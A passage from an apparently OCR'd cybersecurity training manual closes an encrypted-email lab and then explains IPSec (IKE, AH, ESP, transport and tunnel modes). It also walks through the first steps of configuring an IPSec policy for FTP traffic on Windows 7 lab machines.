
88. Click on  icon, then Right click on the attachment and click on Decrypt and Save As.




89. Enter Passphrase as **user12345678**



90. Save the file in Documents and click on Save button



91. Now click to open and enter Passphrase key as user12345678 for several times.
92. The Encrypted Bank Statement Sample file would open.



93. Close Windows 7 (10.0.0.12) machine

Lab Outcomes

In this lab the participant has done the following:

- Configured the thunderbird e-mail clients for encrypted e-mail by using Enigmail.
- Encrypted file using WinPT.
- Exchanged the secure e-mail message
- Used the thunderbird, Enigmail, WinPT utility.

MODULE- 11: Network Traffic Encryption


Objective of the Module

Objective of this Module is to understand about IP Security, Protocols used in IPSec, Security Architecture of IPSec, Modes of IPSec.

IP Security:

Internet Protocol security (IPSec) is a framework for secure & private communications over Internet Protocol. It uses cryptographic security services. It provides IP communications by authenticating and encrypting each IP packet. IPsec also includes protocols for establishing mutual authentication. IPsec supports network-level authentication, data origin authentication, data integrity, and data confidentiality and replay protection. IPsec is an end-to-end security solution and operates at the Network Layer (Layer 3) of the in the OSI model.

The following illustration shows a simple IPSec communication in a LAN environment:



Steps followed in this communication are

1. User1 wants to send an application IP packet toUser2.
2. The IPSec driver on User1 checks its outbound IP filter lists and determines that the packets should be secured.
3. The action is set to negotiate security in IPSec policy, so the IPSec driver notifies IKE to begin negotiations.
4. The IKE service on User1 completes a policy lookup, using its own IP address as the source and the IP address of User2 as the destination. The main mode filter (of IKE) match determines the main mode settings that User1 proposes to

User2. User1 sends the first IKE message in main mode, using UDP source port 500, and destination port 500. IKE packets receive special processing by the IPSec driver to bypass filters.

5. User2 receives an IKE main mode message requesting secure negotiation. It uses the source IP address and the destination IP address of the UDP packet to perform a main mode policy lookup, to determine which security settings to agree to. User2 has a main mode file that matches, and so replies to begin negotiation of the main mode SA.

6. User1 and User2 now negotiate options, exchange identities, verify trust in those identities (authentication), and generate a shared master key. They have now established an IKE main mode SA. Now User1 & User2 would mutually trust each other.

7. Now User1 performs an IKE quick mode policy lookup, using the full filter to which the IPSec driver matched the outbound packet. User1 selects the quick mode security settings and proposes them to User2.

8. User1 also performs an IKE quick mode policy lookup, using the filter description offered by User1. User2 selects the security settings required by its policy and compares them to those offered by User1. User2 accepts and completes the remainder of the IKE quick mode negotiation to create a pair of IPSec security associations.

9. One IPSec SA is inbound and one IPSec SA is outbound.

10. The IPSec driver on User1 uses the outbound SA to sign and encrypt the packets.

11. The IPSec driver passes the packets to the network adapter driver.

12. The network adapter driver at User2 receives the encrypted packets from the network.

13. The IPSec driver on User2 uses the inbound SA keys required to validate authentication and integrity and to decrypt the packets.

14. The IPSec driver converts the packets from IPSec format back to standard IP packet format. It passes the validated and decrypted IP packets to the TCP/IP driver, which passes them to the receiving application on User2.

Protocols used in IPSec

IPsec uses the following protocols to perform various functions:

- **Internet Key Exchange (IKE)**

IKE is a key exchange protocol. IKE is used to securely exchange encryption keys as part of building a tunnel. Two computers must establish a security agreement on how to exchange and protect information. To build this security association (SA) IKE is used. IKE has many responsibilities such as it centralizes security association management, reduces connection time, generates and manages shared, secret keys that are used to secure the information.

IKE negotiates two types of security associations:

- A main mode security association (the IKE security association that is used to protect the IKE negotiation itself).
- IPSec security associations (the security associations that are used to protect application traffic).


- **Authentication Header (AH)**

This protocol provides data origin authentication, data integrity, and replay protection. It does not provide data confidentiality, meaning that all of the data is sent in the clear text. AH uses checksum as a message authentication code, like MD5, generates. For data origin authentication, AH includes a secret shared key that it uses for authentication. AH uses a sequence number field within the AH header for replay protection.

- **Encapsulating Security Payload (ESP)**

ESP protocol provides data confidentiality, and also optionally provides data origin authentication, data integrity checking, and replay protection. The difference between ESP and the Authentication Header (AH) protocol is that ESP provides encryption, while both protocols provide authentication, integrity checking, and replay protection. With ESP, both communicating systems use a shared key for encrypting and decrypting the data they exchange.

Security Architecture of IPSec:



Encapsulating Security Payload (ESP): This group contains packet format and general issues related to the use of the ESP for packet encryption and optionally, authentication.

Authentication Header (AH): This group contains the packet format and general issues related to the use of AH for packet authentication.

Encryption Algorithm: This group contains documents that describe various encryption algorithms used for ESP.

Authentication Algorithms: This group describes various authentication algorithms used for AH and for the authentication option of ESP.

Key Management: This document describes key management schemes.

Domain of Interpretation (DOI): This group contains values needed for other documents to relate to each other. These include identifiers for approved encryption and authentication algorithms, as well as operational parameters such as key lifetime.

Modes of Operation:

There are two modes of operation in IPSec:

1. **Transport mode**
2. **Tunnel mode**

Transport mode

In transport mode, AH and ESP protect the transport header. It protects the message passed down to IP from the transport layer. The message is processed by AH/ESP and the configured security are applied. In transport mode, only the payload of the IP packet is encrypted and authenticated. The transport mode of IPSec is used only when security is desired end to end.

Tunnel mode

In tunnel mode, the entire IP packet (data and IP header) is encrypted and/or authenticated. It is then encapsulated into a new IP packet with a new IP header. The tunnel mode is used in cases when security is provided by a device that did not originate packets. Tunnel mode is used to create Virtual Private Networks for network-to-network communications (e.g. between routers to link sites), host-to-network communications (e.g. remote user access), and host-to-host communications (e.g. private chat).

A Scenario For Network Traffic Encryption (IPSec)

Scenario

Mr. ABC is IT manager in IT Technologies network. There are several persons in the company who exchange highly confidential & sensitive information. They use local LAN for most of their communication & data transfer. The local LAN has several unsecured protocols & services i.e. FTP, telnet etc. The company has assigned responsibility to Mr. ABC to secure the communications.

Mr. ABC has decided to implement the IPSec policy as it is one of the best mechanisms for secure communication.

For this a scenario has been designed to show how Mr. ABC is going to secure the communication by implementing IPSec.

The steps listed in the manual show how Mr. ABC would perform his job.

Hands on Lab for Network Traffic Encryption (IPSec)

Machine Details for this Lab


S.no.	Machine	IP Address	User Login	Password
1	Windows 7 (as user1)	10.0.0.12	nielit	123
2	win-clone(as user2)	10.0.0.15	nielit	123

Hands on Lab


Network Traffic Encryption (IPSec)

Following steps would be used to create IP Security Policies on Windows 7(10.0.0.12) machine


1. To create a security policy on "Windows7" (10.0.0.12) machine, open "Run" and type "secpol.msc". It would open the **Local Security Settings** window.




2. Select "IP Security Policies on Local Computer" in left pane of the window




3. Right click in open space of the right side of window & select "Create IP Security Policy".




4. It would start an "IP Security Policy Wizard". Click on Next button to continue.



5. Put the Policy Name as "IPSEC_FTP" & Description as "ipsec for FTP server on user1". Click on Next button to continue.




6. Click on Next button to continue




7. Leave the check box Edit properties checked and click on Finish button

8. Now the Property window of the IPSEC_FTP would open. Click on the Add button to create a new Security Rule.




9. Click on Next button to continue setting Security Rule Wizard

10. Continue with default selection This rule does not specify a tunnel & click on Next button to continue. This option is selected because IPSec configuration done here is for transport mode of operation of IPSec and not for tunnel mode of operation.




11. In Network Type window select Local area network (LAN) & click on Next button to continue.




Following steps would be used to create the "IP Filter List" for above security policy on Windows7 (10.0.0.12)machine.

12. It would open the window displaying IP Filter List. Click on the Add button to create a new IP filter




13. Name the IP filter as Filter for FTP & click on Add button




14. It would start a wizard to create an IP filter, click on Next button to continue.


15. Put Description as Filter for FTP & click on Next button to continue.




16. In IP Traffic Source window select "My IP Address" as source address & click on Next button to continue.




17. In the IP Traffic Destination window select A specific IP Address or Subnet.




18. Specify the Destination IP address as "10.0.0.15" & click on Next button to continue. Since the description machine used here is win-clone(10.0.0.15).



19. Select the protocol type as TCP & click on Next button to continue




20. In the Set the IP protocol port select the radio button for "From this port" (set the port to 21) and "To any port" as shown in the following screenshot & click on Next button to continue. Since FTP server is running on Windows7 (10.0.0.12) machine and IPSec configuration done here is for FTP traffic flow between win-clone (10.0.0.15) & Windows7 (10.0.0.12). The port 21 is used on Windows7 (10.0.0.12) machine for FTP server and the ftp connection could be setup from any port of Windows7 (10.0.0.12) machine; hence the option "To any port" is selected.

